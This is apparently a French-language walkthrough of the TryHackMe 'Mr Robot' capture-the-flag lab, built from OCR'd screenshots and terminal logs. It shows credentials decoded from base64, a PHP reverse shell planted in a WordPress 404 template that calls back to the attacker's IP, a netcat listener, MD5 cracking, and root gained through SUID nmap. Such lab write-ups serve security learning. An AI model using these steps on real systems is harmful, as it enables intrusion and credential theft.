

MrRobot

lundi 22 septembre 2025   13:54



```
13:55 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

13:55 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be
able to explain it yet, but there's a part of you that's exhausted with this world... a
world that decides where you work, who you see, and how you empty and fill your depressing
bank account. Even the Internet connection you're using to read this is costing you, slowly
chipping away at your existence. There are things you want to say. Soon I will give you a
voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```




DEFLATEGATE SCANDAL LEADS TO FOUR GAME SUSPENSION


By Kim Quincy

They're accused of letting out air from footballs, but now players and officials seem to be keeping their hot air to themselves after the release of a damning new report. The 243 page report, published Wednesday, claimed that it was e probable than not" that official game footballs were deliberately ed before the AFC championship game.

```
10:46 <mr. robot>  Confirmed: another sports hero broke the rules. So what? The problem is not that
our "hero" cheated. The problem is who we choose as our heroes. Gladiators who prance around
manicured battlefields to distract us from the dismal reality of our lives. The problem is the game
is rigged at a much higher level. We exist in a dishonest culture. You play by the rules, you get
left behind. It's not about morality. We need to aim higher than that.

10:46 <mr. robot> Let's show them  we got balls - and that ours are not deflated. Let's riot in the
stands.  Storm the field. Tear down the goalposts. Our goal isn't winning. Our goal is to change the
game.
```



```
User-agent: *
fsocity.dic
key-1-of-3.txt
```




what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty? do you want a password or something? ZWxsaW90OkVSMjgtMDY1Mgo=

```
<html>
▾<head>
    <link rel="stylesheet" href="resource://content-accessible/plaintext.css"></link>
  </head>
▾<body>
    what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty? do you want a password or something? ZWxsaW90OkVSMjgtMDY1Mgo=
    <pre></pre>
  </body>
</html>
```

html > body > pre

```
>> temp0
← ▸ #text "\nwhat you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n
\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\nZWxsaW90OkVSMjgtMDY1Mgo=\n"
>>
```




For encoded binaries (like images, documents, etc.) u
Source character set.
Decode each line separately (useful for when you hav
Live mode OFF
Decodes in real-time as you ty
DECODE
Decodes your data into the are

ZWxsaW90OkVSMjgtMDY1Mgo=

UTF-8

elliot:ER28-0652

elliot:ER28-0652




ERROR: The password you entered for the username **Elliot** is incorrect. Lost your password?

Username: Elliot

Password: ●●●●●●●●●

☐ Remember Me


Log In



Dashboard

WordPress 4.3.1 running Twenty Fifteen theme.

No activity yet!




Add Themes

If you have a theme in a .zip format, you may install it by uploading it here.

oscpmonkey.php


Ne fonctionne pas donc on va changer un thème déjà présent :



Edit Themes

Twenty Fifteen: Stylesheet (style.css)

```
/*
Theme Name: Twenty Fifteen
Theme URI: https://wordpress.org/themes/twentyfifteen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, straightforward typography is readable on a wide variety of screen sizes,
and suitable for multiple languages. We designed it using a mobile-first approach, meaning your content takes center-stage, regardless of whether your visitors arrive by smartphone,
tablet, laptop, or desktop computer.
Version: 1.3
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, pink, purple, white, yellow, dark, light, two-columns, left-sidebar, fixed-layout, responsive-layout, accessibility-ready, custom-background, custom-colors,
custom-header, custom-menu, editor-style, featured-images, microformats, post-formats, rtl-language-support, sticky-post, threaded-comments, translation-ready
Text Domain: twentyfifteen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/


/**
 * Table of Contents
 *
 * 1.0 - Reset
```





Edit Themes

Twenty Fifteen: 404 Template (404.php)


```
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE u
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely a
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.116.117';  // CHANGE THIS
$port = 9000;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
```

Ensuite on va à cette adresse :
/wp-includes/themes/TwentyFifteen/404.php






```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/MrRobot]
└─$ nc -lvnp 9000
listening on [any] 9000 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.147.73] 60276
Linux ip-10-10-147-73 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86
_64 x86_64 x86_64 GNU/Linux
 12:57:16 up  1:38,  0 users,  load average: 0.00, 0.02, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
daemon@ip-10-10-147-73:/$ whoami
whoami
daemon
daemon@ip-10-10-147-73:/$
```



```
daemon@ip-10-10-147-73:/home/robot$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@ip-10-10-147-73:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-10-147-73:/home/robot$ █
```



Enter up to 20 non-salted hashes, one per line:


```
c3fcd3d76192e4007dfb496cca67e13b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


j'aurais pu utiliser la liste avec hashcat…



```
──(alice㉿alice)-[~/Bureau/THM/CTF/MrRobot]
─$ ssh robot@10.10.147.73
obot@10.10.147.73's password:
elcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/pro

he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.


he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.

ast login: Fri Nov 13 23:50:42 2015
 whoami
obot
```



```
                          ╔══════════════════════════════════╗
══════════════════════════╣ Files with Interesting Permissions ╠══════════════════════
                          ╚══════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 39K Apr  9  2024 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 55K Apr  9  2024 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Apr  9  2024 /bin/su
-rwsr-xr-x 1 root root 67K Feb  6  2024 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 44K Feb  6  2024 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 52K Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 84K Feb  6  2024 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 87K Feb  6  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 163K Apr  4  2023 /usr/bin/sudo  --->  check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K Feb 21  2022 /usr/bin/pkexec  --->  Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)/Generic_CVE-2021-4034
-rwsr-xr-x 1 root root 17K Jun  2 18:23 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 467K Apr 11 12:16 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 23K Feb 21  2022 /usr/lib/policykit-1/polkit-agent-helper-1
-r-sr-xr-x 1 root root 9.4K Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14K Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-- 1 root messagebus 51K Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```



```
robot@ip-10-10-147-73:/tmp$ sudo -l
[sudo] password for robot:
robot@ip-10-10-147-73:/tmp$ cd ..
robot@ip-10-10-147-73:/$ cd home/robot
robot@ip-10-10-147-73:~$ ls
key-2-of-3.txt  password.raw-md5
robot@ip-10-10-147-73:~$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
robot@ip-10-10-147-73:~$ cd ..
robot@ip-10-10-147-73:/home$ cd ..
robot@ip-10-10-147-73:/$  cd tmp
robot@ip-10-10-147-73:/tmp$ sudo -l
[sudo] password for robot:
Sorry, try again.
[sudo] password for robot:
Sorry, user robot may not run sudo on ip-10-10-147-73.
robot@ip-10-10-147-73:/tmp$ TF=$(mktemp)
robot@ip-10-10-147-73:/tmp$ echo 'os.execute("/bin/sh")' > $TF
robot@ip-10-10-147-73:/tmp$ ./nmap --script=$TF
bash: ./nmap: No such file or directory
robot@ip-10-10-147-73:/tmp$ /usr/bin/nmap --script=$TF
bash: /usr/bin/nmap: No such file or directory
robot@ip-10-10-147-73:/tmp$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
robot@ip-10-10-147-73:/tmp$ /usr/local/bin/nmap --script=$TF
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
root
nmap> 
```

Et voila !